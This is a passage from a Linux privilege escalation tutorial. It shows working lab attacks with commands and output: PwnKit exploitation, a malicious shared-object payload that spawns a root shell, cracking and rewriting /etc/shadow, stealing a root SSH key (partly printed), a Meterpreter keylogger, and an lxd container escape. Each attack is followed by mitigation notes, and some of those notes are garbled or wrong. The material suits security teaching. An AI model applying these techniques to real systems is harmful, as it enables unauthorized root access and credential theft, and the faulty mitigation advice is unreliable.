ACCOUNT LOCKED ALERT

All Users must alert that i will be locking every account at 2:00PM Today
if i found password-policy violation.

Again Every User Password must be following
Minimum Password Lenght == 8
First Char == UPPERCASE
REST of them == LOWECASE && NUMBERS
Last Char == SPECIAL CHAR
```

Now let's try to brute force the user "luke" password. The tool which is used to brute force local user "luke" account here is **sucrack.**



Now we can switch into Luke user to further escalate our privileges to root or other users.

Mitigation

1**.**To avoid this priv esc we can edit **"/etc/pam.d/common-auth"** to enforce security policies such as account lock after N number of unsuccessful attempts.

```
# For Debian, Ubuntu and Linux Mint

auth    required        pam_tally2.so onerr=fail deny=3 unlock_time=600 audit

# for normal user accounts

auth    required        pam_tally2.so onerr=fail deny=3 unlock_time=600 audit even_deny_root
root_unlock_time=600 # for ROOT user account



#Onerr=fail –> In case of error issue a fail

#deny=3 –> After three unsuccessful login attempts account will be locked

#unlock_time=600 –> It means account will remain locked for 10 minutes or 600 seconds

#audit –> It means audit the logs in audit.log file

#even_deny_root –> Lock the root account after three incorrect logins

#root_unlock_time=600 –> Root account will remain locked for 10 minutes or 600 seconds after 3
unsuccessful login attempt
```

```
# For CentOS / RHEL / Fedora

https://www.linuxtechi.com/lock-user-account-incorrect-login-attempts-linux/
```

14. Privilege Escalation: Binaries & Services

Theory

A binary package is an **application package that contains (pre-built) executables**, built from source code, and is not reversible.

The **Binary** methodology is simple;


1. Search for all the installed binaries in the system

2. Check the version of binary that's more prone to vulnerabilities e.g exim, pkexec, su, etc.

3. Find or write the exploit code to get that binary owner privileges.

Practical

Here I found a pkexec program that has by default suid bit of root but here we don't want to abuse the suid instead let's check this pkexec binary as this binary had a lot bad reputation in past **(a lot of CVEs are found in this binary).**



I use this tool that automatically checks if this current pkexec binary has any vulnerabilities or if it's vulnerable to CVE-2021–4034. (Most popular CVE is known as "Pwnkit" which affected nearly all Linux machines. This vulnerability occurred in polkit or more specially polkit utility pkexec installed by default on all Linux systems).

```
tryhackme@pwnkit:~/pwnkit$ python3 CVE-2021-4034_Finder.py
---> PwnKit-Hunter <---

This test is currently working on Debian (stretch, buster,
If your distro is not on this list, please check the apropr
For RedHat distros we suggest the following mitigation: htt

[*] Test started
[-] Your polkit package is vulnerable.
```

I use this exploit code to exploit this vulnerability.

```
tryhackme@pwnkit:~$ cd pwnkit/
tryhackme@pwnkit:~/pwnkit$ gcc -o exploit cve-2021-4034-poc.c
tryhackme@pwnkit:~/pwnkit$ chmod +x exploit
tryhackme@pwnkit:~/pwnkit$ ./exploit
# od
id
^C
# id
uid=0(root) gid=0(root) groups=0(root),1000(tryhackme)
```

And we got the Root access. Similarly, we can exploit other vulnerable binaries installed in Linux such as su,adduser, sudo, mount, etc.

Mitigation

1.Simple way to mitigate this priv esc is to just maintain & update/patch your system to the latest version.

2.Perform automated testing to detect & find the better alternative of vulnerable binaries for example pkexec (polkit) alternative is doas or sudo.

```
https://github.com/intel/cve-bin-tool

# Tool helps you determine if your system includes known vulnerabilities

# You can scan binaries for over 200 common, vulnerable components (openssl, libpng, libxml2, expat and 100+)
```

15. Privilege Escalation: SUID & SGID (Executables - Shared Object Injection

Theory

Shared libraries are the **most common way to manage dependencies on Linux systems**. These shared resources are loaded into memory before the application starts, and when several processes require the same library, it will be loaded only once on the system. This feature saves on memory usage by the application.

The **Shared Object Injection** methodology is simple;


1. Check for a program or service that uses any shared object (.so) library using ltrace or strace **(both programs allow us to monitor/trace all the system calls or shared object library called by that executed program)**.

2. If you find any shared object library then create your payload with that same library name.

3. Execute that program again this time it'll call your payload (one) shared object instead of the original.

Practical

Here we found a binary that has root suid (but again don't need to abuse suid here as we are going to hunt for shared objects).



So we run this binary & trace behind the scene process.

We found one shared object (libcalc.so) which is being accessed by binary (suid-so) & another good thing is this .so is not opening as it's not there in the system.

So let's create a payload with the name **libcalc.so.**

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        setuid(0);
        system("/bin/bash -p");
}
```

Payload created, after that just compile it & execute the binary (suid-so) again.

```
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44
bash-4.1# whoami
root
bash-4.1#
```


This time binary (suid-so) will call our payload (which spawns a shell) but this shell will be Root since binary (suid-so) has root suid bit set so it's running with root privileges.

Mitigation


1.Avoid using shared object (.so) files in scripts if using then delete all unwanted .so files as attackers can easily hijack missing .so files.

```
grep -irl -E '*.so' 2>/dev/null

# searches whole system to list all shared object used inside our scripts

# After return check those scripts & delete any missing .so file
```

16. Privilege Escalation: Weak File's Permission (Shadow File)

Theory

The **/etc/shadow** is a text-based password file. The shadow file stores the hashed passphrase (or "hash") format for Linux user accounts with additional properties related to the user password. and is usually readable only by the root user.



/etc/shadow file format (click to enlarge)

Format -> username (1), password hash (2), last change (3), Minimum (4), Maximum (5), warn (6), Inactive (7), Expire, last two fields are reserved for future features.

The **Weak File Permission (Readable or Writable shadow)** methodology is simple;


1. Check the permission applied to shadow (/etc/shadow)
2. If it's readable (r) then we can copy the hash of users & crack them. If it's writable (w) or executable (x) then we can edit the user's password with our new password.

Practical

The target system /etc/shadow is both readable & writable both.

```
user@debian:~$ ls -l /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 25  2019 /etc/shadow
```

First let's understand from the read perspective.



Copy the hashes of the user's password & crack them to get access into their accounts.

 # Online Tools

 # Crack the hash with or without Salts

https://hashes.com/en/decrypt/hash

 # use HUGE rainbow tables to provide fast password cracking for hashes without salts. Doing a lookup in a sorted list of hashes is really quite fast, much much faster than trying to crack the hash.

https://crackstation.net/

https://md5hashing.net/

 # Offline Tools

 # Cracking with John or hashcat

john --format=<hash_type> -w <wordlist> <hash_file_to_crack>

hashcat -a <attack_mode> -m <hash_type> -w <wordlist> <hash_file_to_crack>

I use john the ripper to crack those hashes

```
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
```

```
user@debian:~$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```

We successfully crack the root's hash & can switch into it.

Now let's understand this from the write or execute perspective.

Generate a new password's hash & edit the user's hash with your newly generated hash or append it with a new record & save the /shadow file.

```
# First generate a password with one of the following commands.
openssl passwd -1 -salt hacker hacker
mkpasswd -m SHA-512 hacker
python2 -c 'import crypt; print crypt.crypt("hacker", "$6$salt")'
# Then add the user hacker and add the generated password.
hacker:GENERATED_PASSWORD_HERE:0:0:Hacker:/root:/bin/bash
E.g: hacker:$1$hacker$TzyKlv0/R/c28R.GAeLw.1:0:0:Hacker:/root:/bin/bash
# You can now use the su command with hacker:hacker
```

Mitigate

1. Make sure your /shadow file is only allowed to be manipulated via ROOT users not open to the world or other users to successfully mitigate this attack.

Note: Best permission to apply is chmod 700 /etc/shadow

17. Privilege Escalation: Weak File's Permission (SSH Keys)

Theory

SSH, also known as Secure Shell or Secure Socket Shell, is a network protocol that gives users, particularly system administrators, a secure way to access (remote control) a computer over an unsecured network.

SSH has 2 ways to authenticate the remote user connecting to the SSH server. In which one of them is key-based authentication which uses 2 keys private & public which come in pairs & both are mathematically related with one another.

Private key of any user is one of the most important assets as we know by using them we can SSH (gain access remotely) into that user account.

Note: Gaining someone Private SSH keys is same as gaining that user password (through that we can authenticate anywhere using his identity)

The **Weak File Permission (SSH Key)** methodology is simple;

1. Enumerate the whole system of target to find if any private SSH keys are open for everyone.

```
find / -name id_rsa -exec ls -l {} \; 2> /dev/null

# enumerate whole system & find private keys
```

1. After finding that SSH keys copy or transfer that key into your (attacker) system
2. Set permission on that key (chmod 600) & SSH into that user's account using his key.

Note: Somethings SSH private keys can't be used directly instead they require a password (because they're encrypted with passphrase) so in that key use "ss2john" to create hash of that key & then crack it using john or other online tools.

Practical

First, enumerated the whole system & found a root private SSH key which has a read permission set for everyone.

```
user@debian:~$ cd /.ssh
user@debian:/.ssh$ ls
root_key
user@debian:/.ssh$ ls -l
total 4
-rw-r--r-- 1 root root 1679 Aug 25  2019 root_key
user@debian:/.ssh$ cat root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
```

Copy the SSH key & since it is not encrypted with passphrase so we can use it directly to SSH into the root account.

Note: private key (id_rsa) permission must be set chmod 700 OR chmod 600 before using it otherwise it'll get rejected.

```
└─$ ssh -i key root@10.10.120.99 -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Mitigate


1. Make sure your /shadow file is only allowed to be manipulated via ROOT users not open to the world or other users to successfully mitigate this attack.

Note: Best permission to apply is chmod 700 /etc/shadow

18. Privilege Escalation: Stored Passwords (HISTORY Files)

Theory

Bash or any other shell such as zsh, csh that are commonly used on Mac OS X and Linux operating systems; stores a history of all user commands run on the Terminal; used for viewing old commands.



But how is this file useful in Priv Esc?

so, if a user accidentally types their password on the command line instead of into a password prompt, it may get recorded in the history file. History files are usually stored in the last 11000 commands in the Debian system so it's a great change to find passwords or other information.


The **History File** methodology is simple;

1. Enumerate all the history files on the system & search for keywords such as "password", "pass", "user" or other words etc.

```
find / -name "*_HISTORY" -exec cat {} \; 2> /dev/null | grep -i -E '*pass* | *password*'

# enumerate whole system to find history file & search for given keywords in them
```

Practical

During Enumeration I found the current user bash_history file. In that file there's nearly 30000 commands saved so just search for interesting keywords & we got one service's password which is running as ROOT.



Mitigate

1. Disable your history environment variable to stop the history file to record/save your commands.

Note: Edit .bashrc file, search for these 2 environment variables & set their value to 0.

For example, to set both to 11,000 entries, modify the default values to read:

```
HISTSIZE=11000
HISTFILESIZE=11000
```

More/Extra Info

BASH_HISTORY files are hidden files with no filename prefix. They always use the filename **.bash_history**, **.zsh_history** etc,

19. Privilege Escalation: Stored Passwords (Configuration Files)

Theory

A configuration file, also known as a config file, is a local file that controls the operations of a program, utility or process. Linux configuration files contain the settings and instructions for different systems, utilities, applications and processes. They're frequently plain-text files that contain a variable name (the name of the setting) followed by its value, commands or instructions.

But config files in Linux contain a lot more information such as username, passwords, security token & other internal services etc.

The **Stored Password (configuration files)** methodology is simple;

1. Enumerate all the .conf on the system & search for keywords such as "password", "pass", "user" or other words etc.


```
find / -name \( -name '*.config' -o -name '*.php' -o -name '*.txt' -o '*.ovpn' \) -exec cat {} \; 2>/dev/null | grep -irl -E '*pass* | *password* | *user* | *token*'
```

3. # Enumerate the whole system to find the imp config file & list the names of those who have these keywords in them.


Practical

I gain access to the target user (www-data) since we know that it's running a web server that means it has a lot of configuration files related to Application.

The config file I was interested in is database configuration file as it always has the username & password of the user always.



I found 2 .php files & one of them is which we're looking for database.php.



Usually, sysadmin uses root credentials to these services as they don't want to run into privilege errors in production time.

We can now switch into root user.

Mitigate

1. Use low-privilege accounts Never use root account for any service (daemon) because if an attacker compromised your website or first layer he'll automatically get the ROOT access easily.

20. Privilege Escalation: Logging the keylogs

Theory

A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer.

Here instead of enumeration & searching for privilege escalation attack vectors in target system we'll upload a keylogger on a target system & wait for some juicy information such as user A login & spawn a root shell by typing his password. You guess it we now will get the user A password & since he has sudo rights we can spawn root shell. Simple right.

Note: This technique depends on your strategy as we depend on password & important credentials activity to occur.

The **Keylogger** methodology is simple;

1. Upload a keylogger into the target system & sit back.

```
https://github.com/kernc/logkeys

# A GNU/Linux keylogger that works!

https://github.com/kmangalorekar/keylogger

# Keylogger for Bash shell

# Or use Metasploit keylogger which comes with in Meterpreter
```

Practical

I'm running a meterpreter shell & in meterpreter we've keylogging payload build-in so we just have to run one command to start target system logging.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Keylogger logging in background

Let's view the logs captured by our payload

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

We've got the password. Now we can stop logging & can escalate our privileges to admin/root using above credentials.

Mitigate

1. Scan your system with antivirus (clamAV) to detect this payload (keylogger).
2. Monitor all the background running process of your system

21. Privilege Escalation: Containers (lxd/lxc Group)

Theory

Container technology comes from the container is a procedure to assemble an application so that it can be run, with its requirements, in isolation from other processes. Some popular container names like Docker, Apache Mesos & lxc.

Note: Container technology is kind of the same as virtualization technology but it just virtualizes the Operating system or software layer compared to Virtualization that virtualizes both hardware & software layer.

Linux Containers (LXC) are often considered as a lightweight virtualization technology that is something in the middle between a chroot and a completely developed virtual machine, which creates an environment as close as possible to a Linux installation but without the need for a separate kernel.

Linux daemon (LXD) is the lightervisor, or lightweight container hypervisor. LXD is built on top of a container technology called LXC which was used by Docker before. It uses the stable LXC API to do all the container management behind the scene, adding the REST API on top and providing a much simpler, more consistent user experience.

The **Container (lxd/lxc group)** methodology is simple;

1. Check if your current user is part of lxd group

2. If yes then Download build-alpine on your attacker machine as a Root user/privileges using the command given below.

(wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine)

3. After that Build alpine using below command on your attacker machine as a Root user/privileges

(bash build-alpine) OR (./build-alpine)

4. Now transfer/export this alpine image build from your attacker machine to the target machine that runs this script.


5.Import this image, initialized the storage pool, set the path to mount, start the container & execute bash shell to get ROOT access (all this in your target machine)

Practical

This example I've shown here is one I found on one of my Organization's Ubuntu servers.

It was a normal day. I was tasked to do Internal penetration testing. So let's skip this long story & focus on the part where I escalate my privileges to Root users.

After analyzing the enumeration script's result, I found one of our local users is part of the lxd group.



Suddenly I stopped here to check my notes & found priv esc technique related to lxd which states in short.

"**The LXC/LXD groups are used to allow users to create and manage Linux containers. These can be exploited by creating a root-level privilege container from the current file system and interacting with it, executing /bin/sh and therefore starting a root shell.**"

So next step I go into my hacker machine & start downloading an image.

```
kali@kali:~/Downloads$ git clone https://github.com/saghul/lxd-alpine-builder
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
```

Next run the image.

```
kali@kali:~/Downloads/lxd-alpine-builder$ sudo ./build-alpine -a i686
[sudo] password for kali:
Determining the latest release ... v3.13
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.13/main/x86
```

After a successful build. I export the image from my machine to target.

Next in the target machine I import that image (<image_name>.tar.gz) to lxd.

```
lxc image import ./alpine.tar.gz --alias myimage
ning LXD on this machine, you should also run: lxd init
try: lxc launch ubuntu:18.04

t: 90e24b7002d29bbb3739d8aa203f15ad9655f3077aecb396fa959d196b58803b
```

lxc image import ./alpine.tar.gz --alias myimage

Then initialize the storage pool from the image.

```
$ lxd init
ustering? (yes/no) [default=no]:
ew storage pool? (yes/no) [default=yes]:
 [default=default]:
to use (lvm, ceph, btrfs, dir) [default=btrfs]:
s/no) [default=yes]:
```

The image can then be run using the run the security.privileged flag set to true, which will grant the current user unconditioned root access to it:

```
$ lxc init myimage mycontainer -c security.privileged=true
```

The next step is to mount the root folder the container, under /mnt/root:

```
$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
ontainer
$
```

lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

The last thing to do is to start the container and to use the “exec” lxc command to execute a command from it, in this case an sh shell:

```
lxc start mycontainer
lxc exec mycontainer /bin/sh
```

```
~ # whoami;id
root
uid=0(root) gid=0(root)
~ #
```

Automated tools

https://github.com/initstring/lxd_root

https://www.exploit-db.com/exploits/46978

 # Both are scripts that automatically spawn a root shell by exploitating local user in lxd group vulnerability.

Mitigation

1. To Mitigate this Privilege Escalation Just Remove & Never add any local user into the group of lxd.

Conclusion & Resources

In the end I can confidently say that through the end of this guide you can easily master the game of privilege escalation in Linux/Unix/MacOS & also If I miss something then do check these external articles which helps me hope it’ll help you too.

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

https://book.hacktricks.xyz/linux-hardening/privilege-escalation

Thank you for using my guide/book & Again thanks to Hacklido for their collaboration.